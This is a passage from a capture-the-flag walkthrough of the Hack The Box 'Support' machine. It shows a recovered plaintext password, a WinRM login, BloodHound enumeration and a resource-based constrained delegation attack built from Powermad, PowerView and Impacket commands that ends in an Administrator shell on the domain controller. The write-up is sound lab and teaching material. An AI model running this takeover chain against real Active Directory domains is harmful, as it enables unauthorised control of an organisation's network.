countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 20220528111201.0Z
dSCorePropagationData: 16010101000000.0Z
```

So, we have another credential `support:Ironside47pleasure40Watchful`
We can use these credentials with `evil-winrm` and get the user flag!

User flag and enumeration

The `support` user has the `user.txt`.



```
~/Hacking/Boxes/Support
λ ➤  evil-winrm -i 10.10.11.174 -u support -p Ironside47pleasure40Watchful

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\support\Documents> cd C:\Users\support\Desktop
*Evil-WinRM* PS C:\Users\support\Desktop> gci


    Directory: C:\Users\support\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/27/2022   4:53 PM             34 user.txt
```

Checking common information with `whoami /all` or directory content with `gci -force -recurse *` does not give us anything important.

Since, we are dealing with an AD server, we can run some AD related commands:

```
Get-ADUser -Filter * | select Name

Name
----
Administrator
Guest
krbtgt
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.raphael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria

gci C:\Users

    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

```
d-----          5/28/2022   4:11 AM                Administrator
d-----          7/26/2022   6:21 AM                ldap
d-r---          5/19/2022   2:13 AM                Public
d-----          8/30/2022   3:28 PM                support
```

There are a lot of AD users but they are not on this machine and running the `hostname` tells us this machine is `DC`. We already have access to the `support` and `ldap` users. So the next step is for sure getting the `Administrator`.

Checking the groups:

```
Get-ADGroup -filter * | select Name
```

We don't find anything out of the ordinary.

Next step is to upload `SharpHound.ps1` to the server and investigate the AD relations using `BloodHound`.

BloodHound


Using the `upload` feature of `evil-winrm`, we can upload `SharpHound.ps1`.
(https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.ps1)

```
. \.SharpHound.ps1 # To Import the module
Invoke-Bloodhound

# A zip file of the result will be created
20220830162021_BloodHound.zip
```

Using the `download` feature of `evil-winrm` we can download the zip file.
After that, we can upload it to the `BloodHound` for analysis.

After some looking around, we find the following:

First, we need to find the `support` node using any `BloodHound` queue.



SUPPORT@SUPPORT.HTB


OVERVIEW

Sessions	1
Sibling Objects in the Same OU	20
Reachable High Value Targets	9
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-1677581083-3380853377-188903654-1105
Password Last Changed	Sat, 28 May 2022 11:12:00 GMT
Last Logon	Sun, 28 Aug 2022 01:21:15 GMT
Last Logon (Replicated)	Sun, 28 Aug 2022 00:07:07 GMT
Enabled	True
AdminCount	False

And in the `Node Info` panel, we use the `Group Delegated Object Control`.



EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	1
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6
Unrolled Object Controllers	3
Transitive Object Controllers	▶

We find that the user `support` which is a part of the `shared support accouunts` groups has `GenericAll` permission on the `DC`.
Searching how to exploit this permission, we find the following blog posts:

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation

Unfortunately the `Rubeus.exe` part does not work, however, instead of `Rubeus.exe` we can use `Impacket` and get the service ticket for the `smb` service and get a shell.

Root


We need to upload `Powermad.ps1` to the server first. (https://github.com/Kevin-Robertson/Powermad)
We also need to upload `PowerView.ps1` as well. (https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1)

The details of the attack is explained in the blogs. We will create a fake machine and mess with its privileges and finally create a ticket impersonating `Administrator`.
The current machine will trust our newly created machine due to `msDS-AllowedToActOnBehalfOfOtherIdentity` privilege which we set.

```
. .\Powermad.ps1
# Creating the fake machine
New-MachineAccount -MachineAccount FAKECOMPUTER -Password $(ConvertTo-SecureString
'123456' -AsPlainText -Force) -Verbose

# Setting the delegations
Set-ADComputer dc -PrincipalsAllowedToDelegateToAccount FAKECOMPUTER$

. .\PowerView.ps1

# Setting the act on behalf privilege
$ComputerSid = Get-DomainComputer FAKECOMPUTER -Properties objectsid | Select -Expand
objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}
```

Now on our Linux machine, we will use `Impacket`:

```
# Get the ccache
python3 getST.py support.htb/FAKECOMPUTER -dc-ip dc.support.htb -impersoname
administrator -spn www/dc.support.htb

# Set the ccache
export KRB5CCNAME=administrator.ccache

# Become the admin
python3 smbexec.py support.htb/administrator@dc.support.htb -no-pass -k
```



```
~/Hacking/Boxes/Support
λ ➤ $tools/impacket/examples/getST.py support.htb/FAKECOMPUTER -dc-ip dc.support.htb -impersonate administrator -spn www/dc.support.htb
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password: 123456 (Machine password that we set for the FAKECOMPUTER)
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

~/Hacking/Boxes/Support
λ ➤ export KRB5CCNAME=administrator.ccache

~/Hacking/Boxes/Support
λ ➤ $tools/impacket/examples/smbexec.py support.htb/administrator@dc.support.htb -no-pass -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\Users\Administrator\Desktop

05/28/2022  04:17 AM    <DIR>          .
05/28/2022  04:11 AM    <DIR>          ..
08/30/2022  02:55 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,964,186,624 bytes free

C:\Windows\system32>
```